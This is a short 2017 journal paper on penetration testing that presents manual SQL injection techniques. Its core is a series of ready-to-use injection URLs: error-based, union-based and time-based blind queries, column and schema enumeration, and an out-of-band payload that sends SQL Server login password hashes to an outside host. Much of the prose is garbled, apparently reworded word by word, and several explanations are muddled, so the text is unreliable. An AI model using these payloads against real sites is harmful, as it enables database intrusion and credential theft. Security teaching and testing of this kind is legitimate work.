iJRASET
International Journal For Research in Applied Science and Engineering Technology

INTERNATIONAL JOURNAL FOR RESEARCH

IN APPLIED SCIENCE & ENGINEERING TECHNOLOGY

Volume: 5 **Issue:** VI **Month of publication:** June 2017

DOI:

www.ijraset.com

Call: 08813907089 | E-mail ID: ijraset@gmail.com

Volume 5 Issue VI, June 2017
ISSN: 2321-9653
International Journal for Research in Applied Science & Engineering Technology (IJRASET)

Vulnerability Assessment and Penetration Testing for Url's Using Different Sql's Injections Manually

Mohd. Muneer Khan[1]
M. Tech (Cyber Security), People's University BHOPAL | INDIA | ASIA

Abstract: ***vapt (vulnerability assessment and penetration testing) provides a critical observation of organization operating systems, web servers, database servers, access points and loop holes or back doors. It gives a more detailed view of threats, loop holes, bugs, back doors so that the it manger fix all these vulnerabilities and back doors will help to provide more security and better protection from malicious attacks. Vulnerabilities can be finding by in two ways, internal testing and external testing. Organization contact the third party vendors for pen-testing the whole organization, during the vapt some files may be altered. Vapt ensure that organization applications, web servers, database servers brought back to the initial state. Sql's injections are in the top 10 attacks list published by owasp (open web application security project). Implementing manually sql's injection to find the vulnerabilities on the web application and try to prevent these threats from exploitation.***
Keywords— vapt, sql injection, information security, ethical hacking, cyber security

I. INTRODUCTION

As of January 2015, the web joined an expected 1012.7[1] million host PCs in more than 250 nations on each mainland, even Antarctica (Source: Internet Software Consortium's Internet Domain Survey [2]. The web is not a solitary system, but rather an overall accumulation of inexactly associated systems that are available by individual PC has, in an assortment of courses, to anybody with a host PC and a system association. In this manner, people and associations can achieve any point on the web without respect to national or geographic limits or time of day. However, alongside the accommodation and simple access to data come dangerous. Among them are the dangers that significant data will be lost, stolen, changed, or abused. On the off chance that data is recorded electronically and is accessible on networked PCs, it is more defenseless than if the same data is imprinted on paper and secured in a locker. Intruders don't have to enter an office or home; they may not be in the same nation. They can take, mess, altered, and destroys with data without touching a bit of paper or a printer. They can likewise make new electronic records, run their own malicious programs, and delete the logs files that are useful in evidence.

Three fundamental security ideas imperative to data on the web are Confidentiality, Integrity, and availability. Ideas identifying with the general population who utilize that information or data are authentication, non-repudiation, and authorization.

When information is read or copied by somebody not approved to do as such, the result is known as loss of confidentiality. Information can be corrupted when it is available on a less secured system. At the point when data is changed in improper ways, the outcome is known as loss of integrity. This implies that unapproved changes are made to data, whether by attacker or any one's tempering of data. Integrity is especially essential for basic security and financial information utilized for exercises. For example: electronic exchanges, airport traffic regulation, and money (banking) related accounting. Information can be hiding, corrupted or get to b unavailable, termed as loss of availability [3].

During the Internet Survey, 80% and more websites are vulnerable [4]. Because the programmers do not pay attention to these Programming that someone can also misuse programming by using reverse engineering. Seeking any deficiency in the network, the attacker can get the network wrecked, or even use it for personal purpose or it can also steal or delete data or sell it in black market. So all these flaws Vulnerability Assessment and Penetration Testing Required, Fix all these Vulnerabilities before someone else exploit these threats.

II. AN OVERVIEW OF VULNERABILITY ASSESSMENT AND PENETRATION TESTING

There is a lot of need for vulnerability assessment and penetrations testing in the Field of Information Technology Industry. Now a day's cyber attack growing fast, it is very important to do VAPT the attack can be from anywhere, the company's employee or any outsider can also attack, with the help of a little information on the network can be attacked. With the help of vapt, we can detect any programming fault or any loopholes. With the help of these we can fix these flaws or loopholes. Like closing the gate so no one can enter into it.

A. Vulnerability Assessment

It is the process of scanning an organizations Network, OS (Operating System), Devices, Access points, Workstations, Database servers and software systematically to detect the loopholes or any vulnerability. Any vulnerability of those gaps may lead to unauthorized access to confidential information and data and cause a threat to the organization.

B. Penetration Testing

It is the process of detecting possible threats by conducting mock fake attacks within the organization, and helps IT mangers to fix these threats before someone else does. Pen testing is the secure attacks on the organizations to helps identify the threats without causing any harm to the existing data and the organizations. It is also known as Ethical Hacking [5],[10],[11],[13]. There are various types of Pen Testing:

1) Automated Penetration Testing Tools. (works only at Pre-defined logics)
2) Manual Pen Testing. (Works only at Presence of Tester's Mind)
3) Combination of both Automated and Manual Testing.

C. Manual Penetration Testing

A good skills knowing pen-tester do manual pen-testing, because tools (Automated) work only at pre logic, not able to find all the vulnerabilities. In Information security nothing is secure. There are some vulnerability which can be identified by manual scan and pen-testing only. Some techniques like Social Engineering probably done by human only, website attacks such as *SQL's Injections*, Cross site request forgery (CSRF), Cross site scripting (XSS) [12] can be done by manually.

III.SQL'S INJECTIONS

SQL's injection refers to an injection attack where the attacker uses the structure query language to execute malicious SQL's statement for gaining unauthorized access. Structure query language is the universal language of the all the databases like MSSQL, MYSQL, ORACLE, etc these databases are equally to the subject to SQL's injection attack. Web Application retrieve and store the data into the database, SQL's injection bypass firewall, web authentication, web mechanism and defense of the system and retrieve the content of the database. If code incorrectly even a search textbox might provide unauthorized access to your data, bypassing all the firewalls if (firewall is code incorrectly). SQL Injection also can be used to modify, add and delete records in a database, breach of data integrity[6].

A. SQL Injection Types

1) *Error-Based Sql Injection:* Attacker Asked the Question from Database that will cause an error, and gets the information from the Database Server.
2) *Union-Based Sql Injection:* Attacker used to combine the two queries result of two or more select SQL Statement.
3) Blind Sql Injection: Asking Database True or False whether the query is true or false by using time. This is hit and trial method to get the valid page or invalid page to get the information from the Database server.

Working: An Attacker need to find the String Query at Web Server or Database Server (Web Application) where query getting data from the database server, need to input the malicious Code injection through the web application that is included inside the database query [6].

SQL Injection can be broken up into 3 classes these are as Follows:

4) *Inband:* Data is extracted exploitation an equivalent channel that's accustomed inject the SQL code. This can be the foremost simple kind of attack, during which the retrieved information is given directly within the application web content.

So this is our Union-Based and Error-Based, SQL Injections

http://[www]/page.aspx?id=1 or 1=Convert (INT, (USER))—[7]

Syntax error converting the nvarchar [7] value '[user]' to a column of data type int.

5) *Out-of-Band:* Data is retrieved through a totally different channel (e.g.: a Test Data report will send by a email with the resultof the tested query is generated and sent to the tester) There is another way to get the data from the web or Database server

http://[www]/page.aspx?id=1;declare @host varchar(800); select @host = name + '-' + master.sys.fn_varbintohexstr(password_hash) + '.2.test.com' from sys.sql_logins; exec('xp_fileexist "\\' + @host + '\c$\boot.ini"');--

[6],[7],[8]

6) *Presumptive:* There is no actual transfer of data, however the tester is ready to reconstruct the data by sending specific requests and perceptive the ensuing behavior of the website/DB Server. If the Web Application database server returns an error message, generated by an incorrect sql query, then it's simple to reconstruct the logic of the first sql query and so perceive the way to perform the sql injection properly, That Case referred to as Blind-Sql-Injection.

http://[www]/page.aspx?id=1;if+not(select+system_user)+<>+'sa'+waitfor+delay+'0:0:10'--

Ask it if it's running as 'sa' [7] ,[8],[9]

7) *Determining of Injection Type:* Is it String or Integer Based

String Injection:

http://[www]/page.aspx?id=x'having 1=1—

Integer Injection:

http://[www]/page.aspx?id=1 having 1=1—

8) Getting Information from Error Based SQL Injection Extracting the Information from the Database Server

http://[www]/page.aspx?id=1 or 1=Convert (INT,(USER))—

Getting the database user with USER

Getting the database name with DB_NAME

Getting the server name with @@servername

Getting the Windows/OS version with @@version

9) Getting Information from Union Based SQL Injection Extracting the Information from the Database Server

http://[www]/page.aspx?id=null UNION SELECT ALL 1,USER(),3,4,5,6,7,8--

http://[www]/page.aspx?id=null UNION SELECT ALL 1, DB_NAME,3,4,5,6,7,8--

http://[www]/page.aspx?id=null UNION SELECT ALL 1, @@servername,3,4,5,6,7,8--

http://[www]/page.aspx?id=null UNION SELECT ALL 1, @@version,3,4,5,6,7,8--

10) Finding Columns in the Database

http://[www]/page.aspx?id=1 order by 10/*<--gives Unknown column 10' in 'order clause'

http://[www]/page.aspx?id=1 order by 5/*<--gives a valid page

http://[www]/page.aspx?id=1 order by 6/*<--gives Unknown column '6' in 'order clause'

So now we know there are 5 columns.

http://[www]/page.aspx?id=1 union all select 1,2,3,4,5/*<-- Query gives a valid page

Now we need to check the Echo , so we change the first part of the Sql Query to negative or Null

http://[www]/page.aspx?id=-1union all select 1,2,3,4,5/*<--Query gives a valid page but with the number 2, and 3 Echo on it

http://[www]/page.aspx?id=null union all select 1,2,3,4,5/*<-- Query gives a valid page

but with the number 2, and 3 Echo on it

http://[www]/page.aspx?id=null union all select 1,user(),3,4,5/*

http://[www]/page.aspx?id=null union all select 1,2,database(),4,5/*

http://[www]/page.aspx?id=null union all select 1,@@version,@@datadir,4,5/*

Getting the database user with User()

Getting the database name with Database()

Getting the database version with @@Version

Getting the database data directory with @@Datadir

11) Information Schema of Database Server

The INFORMATION_SCHEMA is the Information Gathering of every Database Server instance stores data regarding all the other databases that the Database Server maintains. Additionally generally named as the data dictionary and system catalog, it is the ideal place to search data like the name of information of table, information of a column, or access privileges [7],[8],[9].

Volume 5 Issue VI, June 2017
ISSN: 2321-9653
International Journal for Research in Applied Science & Engineering Technology (IJRASET)

TABLE I
INFORMATION_SCHEMA

CHARACTER_SETS
COLLATIONS
COLUMNS
COLUMN_PRIVILEGES
COLLATION_CHARACTER_SET_APPLICABILITY
KEY_COLUMN_USAGE
PROFILING
ROUTINES
SCHEMATA
SCHEMA_PRIVILEGES
STATISTICS
TABLES
TABLE_CONSTRAINTS
TABLE_PRIVILEGES
TRIGGERS
USER_PRIVILEGES
VIEWS

IV. INJECTING SQL's INJECTION ON WEBSITE




Fig. 1 Live Testing Getting Echo from Web Application

Volume 5 Issue VI, June 2017
ISSN: 2321-9653
International Journal for Research in Applied Science & Engineering Technology (IJRASET)




Fig. 2 Live Testing Getting Tables Record from Web Application

http://[www]/page.php?id=12 union (Select 1,2,3,4,Group_Concat(Table_Name),6,7,8,9,10,11) from Information_Schema.tables where Table_Name = database()--+
http://[www]/page.php?id=12 union (Select 1,2,3,4,Group_Concat(Column_Name),6,7,8,9,10,11) from Information_Schema.Columns where Table_Name = 0x(Hexa encoding of Table Name)--+
Like we can write Invoices in Hexa Encoding is: 696E766F69636573
http://[www]/page.php?id=12 union (Select 1,2,3,4,Group_Concat(Column_Name),6,7,8,9,10,11) From Information_Schema.Columns where Table_Name = 0x696E766F69636573--+

V. RESULT

By the help of manual injecting SQL's Injections gave better results than Automated (Tools) based Vulnerability and Penetration Testing. Manual injection based on the Tester presented skills and presence of mind too to find the vulnerabilities and how tester uses the reverse engineering to exploit the threat in secure way. For SQL's injection tester having good knowledge of SQL language of Database server, how database work and how to query with database.

VI. PROPOSED SOLUTION

A. "Combination of both Automated and Manual Testing"

My suggestion is that when we will combine both techniques Automated and Manual Pen-Testing may give better result. It is like a combination of predefined logics with well skill tester knowledge to find these vulnerabilities and exploit in a secure way to fix these vulnerabilities before someone else harm the network.

VII. CONCLUSION

Organizations need to maintain all the three fundamental security ideas imperative to data on the web are Confidentiality, Integrity, and availability. Nothing is secure in security, every second there is an attacker may try to exploit the threats of the organization (web servers, data servers, and operating system) for personal use or may delete the database record or may sell the data in the black market. Programmer does not know how to write secure (language) program coding, due to which the bug remains in the program, because of lack of programming and reverse engineering skills. So, we need VAPT for finding these vulnerabilities. Penetration


testing is like a simulated or well planned attack on the organization to find out the effectiveness of the security. During penetration testing vulnerabilities are indentified and try to made compromise the security of the system and gain unauthorized access to the confidential data. At the conclusion of this research, summarized a detailed report of the pen-testing contains the way how to retrieve the data from the database by using reverse engineering of SQL (Structure Query Language). During this research worked on the manual SQL's injection and find out there is a better way to do VAPT by Combination of both Automated and Manual Testing will provide better result than manual pen-testing.

VIII. ACKNOWLEDGEMENT

I would like to say thanks to my friends, my HOD, my guide and my college department who always helps me every time.

REFERENCES

[1] Internet Domain Survey, January, 2015 http://ftp.isc.org/www/survey/reports/2015/01/
[2] Internet Domain Survey, January, 2015 http://ftp.isc.org/www/survey/reports/2015/01/
[3] IT Security Review: Privacy, Protection, Access Control, Assurance and System Security. International Journal of Multimedia and Ubiquitous Engineering Vol. 2, No. 2, April, 2007
[4] Strengthening Information Security with VAPT International Journal of Advanced Research in Computer Engineering & Technology (IJARCET) Volume 4 Issue 6, June 2015
[5] Penetration Testing: Protecting Networks and Systems by Kevin M. Henry ISBN: 9781849283731
[6] SQL Injection Attacks and Defense, Second Edition 2nd Edition, by Justin Clarke (Author), Kevvie Fowler (Contributor), Erlend Oftedal (Contributor), Rodrigo Marcos Alvarez (Contributor), Dave Hartley (Contributor), Alexander Kornbrust (Contributor), Gary O'Leary-Steele (Contributor), Alberto Revelli (Contributor), Sumit Siddharth (Contributor), Marco Slaviero (Contributor)
[7] Microsoft SQL Server 2008 Bible 1st Edition by Paul Nielsen (Author), Uttam Parui (Author), Mike White (Contributor)
[8] High Performance MySQL: Optimization, Backups, Replication, and More 2nd Edition by Baron Schwartz (Author), Peter Zaitsev (Author), Vadim Tkachenko (Author), Jeremy D. Zawodny (Author), Arjen Lentz (Author), Derek J. Balling (Author)
[9] Oracle Database 11g The Complete Reference by Kevin Loney (Author)
[10] Jignesh Doshi and Bhushan Trivedi, "Comparison of Vulnerability Assessment and Penetration Testing"International Journal of Applied Information Systems (IJAIS) – ISSN: 2249-0868 Foundation of Computer Science FCS, New York, USA Volume 8– No.6, April 2015.
[11] Sachin Umrao, Mandeep Kaur & Govind Kumar Gupta, "Vulnerability Assessment and Penetration Testing" International Journal of Computer & Communication Technology ISSN (PRINT): 0975 - 7449, Volume-3, Issue-6, 7, 8, 2012.
[12] Open Web Application Security Project (OWASP) Available: https://www.owasp.org/
[13] Patrick Engebretson, The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy (SYNGRESS BASICS SERIES)
[14] EC-Council Available: https://www.eccouncil.org/



10.22214/IJRASET

45.98

IMPACT FACTOR: 7.129

IMPACT FACTOR: 7.429

INTERNATIONAL JOURNAL FOR RESEARCH

IN APPLIED SCIENCE & ENGINEERING TECHNOLOGY